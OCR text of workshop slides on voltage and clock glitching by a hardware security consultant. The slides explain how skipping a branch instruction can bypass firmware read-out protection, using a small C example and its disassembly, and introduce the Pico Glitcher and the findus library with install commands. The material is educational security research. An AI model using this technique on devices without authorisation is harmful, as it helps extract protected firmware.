VOLTAGE GLITCHING

Workshop




ABOUT ME

- Doctor of theoretical Particle Physics
- Senior IT Security Consultant at SySS GmbH
- Employed since 2020 at SySS GmbH
- Founder of Faulty Hardware (faultyhardware.de) which specializes in hardware for fault injection attacks
- Special interests: Hardware hacking, fault injection, IoT, radio technology, NFC/RFID hacking, Android and iOS, Reverse Engineering, software development…
- E-Mail: matthias.kesenheimer@syss.de or info@faultyhardware.de




INTRODUCTION

- "Fault injection" attacks refer to attacks against soft- or hardware with unusual input
- The inputs can be made on the software side or on the physical level




VOLTAGE GLITCHING

- Instructions are skipped or memory reads are corrupted by pulling the power supply for a short time to ground
- The processor skips execution of one or more instructions since a processor subunit simple does not have enough “energy” to run
- Pulling the supply voltage for too long can cause the processor to reset or to fail



CLOCK GLITCHING

- Instructions are skipped by inserting additional clock pulses
- If the clock is modified, we could have a situation where the system doesn't have enough time to execute the instruction
- Execute #1 is skipped: before the system has time to execute the instruction, another load and execute is performed
- Injecting a clock pulse that is too long or in the "wrong" position can cause the microcontroller to reset



INTRODUCTION

THE PENTEST EXPERTS.

- Example: Read-out protection (RDP) of firmware
- The following code opens the debugging interface if a certain hardware fuse is set

```
1   #include <inttypes.h>
2   #include <stdio.h>
3
4   void open_swd_interface() {…
9
10  uint8_t check_firmware_protection() {
11      // this value is usually read from fuses
12      uint8_t rdp = 1;
13
14      // check the value of the fuse and open the interface if RDP is not set.
15      if (rdp == 0) {
16          open_swd_interface();
17      } else {
18          printf("Read-out protection set.\n");
19      }
20
21      return rdp;
22  }
23
24  int main() {
25      check_firmware_protection();
26  }
```

INTRODUCTION

SySS
THE PENTEST EXPERTS.

- Let’s check the corresponding machine code
- What happens if the instruction jne is skipped?

```
100003ef0  int64_t _check_firmware_protection()

100003ef0  55              push    rbp {__saved_rbp}
100003ef1  4889e5          mov     rbp, rsp {__saved_rbp}
100003ef4  4883ec10        sub     rsp, 0x10
100003ef8  c645ff01        mov     byte [rbp-0x1 {var_9}], 0x1
100003efc  0fb645ff        movzx   eax, byte [rbp-0x1]
100003f00  83f800          cmp     eax, 0x0
100003f03  0f850a000000    jne     0x100003f13  {0x1}

100003f09  e8b2ffffff      call    _open_swd_interface
100003f0e  e90e000000      jmp     0x100003f21

100003f13  488d3d83000000  lea     rdi, [rel data_100003f9d]  {"Read-out protection set.\n"}
100003f1a  b000            mov     al, 0x0
100003f1c  e829000000      call    _printf

100003f21  0fb645ff        movzx   eax, byte [rbp-0x1]
100003f25  4883c410        add     rsp, 0x10
100003f29  5d              pop     rbp {__saved_rbp}
100003f2a  c3              retn     {__return_addr}
```

READ-OUT PROTECTION


THE PENTEST EXPERTS.

- RDP 0:
  - Full debugging is allowed
  - Full access while in system bootloader

- RDP 1:
  - Access (read, erase, program) to Flash memory is forbidden while debugging
  - Other memories such as the bootloader memory can be accessed via JTAG
  - Access (read, erase, program) to any memory is forbidden while in system bootloader
  - Everything else can be read, e.g. RAM and registers
  - Reset to RDP level 0 erases whole Flash memory

- RDP 2:
  - Debugging is forbidden by disabling the JTAG and SWD interfaces
  - Starting system bootloader is forbidden
  - Reset to RDP Level 0/1 is not possible

THE PICO GLITCHER




- Versatile and feature rich (single glitches, burst glitching, different triggering methods)
- Fast and precise
- Expandable (i.e. with the Pulse Shaping Module)
- Customizable with Micropython

https://fault-injection-library.readthedocs.io/en/latest/

#FINDUS - FAULT-INJECTION-LIBRARY


THE PENTEST EXPERTS.



- Software framework to control the Pico Glitcher (all versions)
- Includes tools to analyze the glitching results
- Easy to install via pip
- Everything is written in Python (even the high-precision timing functions)!

https://fault-injection-library.readthedocs.io/en/latest/

ATTENTION! GND CONNECTIONS




GETTING FAMILIAR - INSTALLING FINDUS




```
$ cd ~
$ git clone --depth 1 --recurse-submodules \
    https://github.com/MKesenheimer/fault-injection-library.git
$ cd fault-injection-library
$ python3 -m venv .venv && source .venv/bin/activate
$ pip install .
```

TESTING FOR FUNCTIONALITY

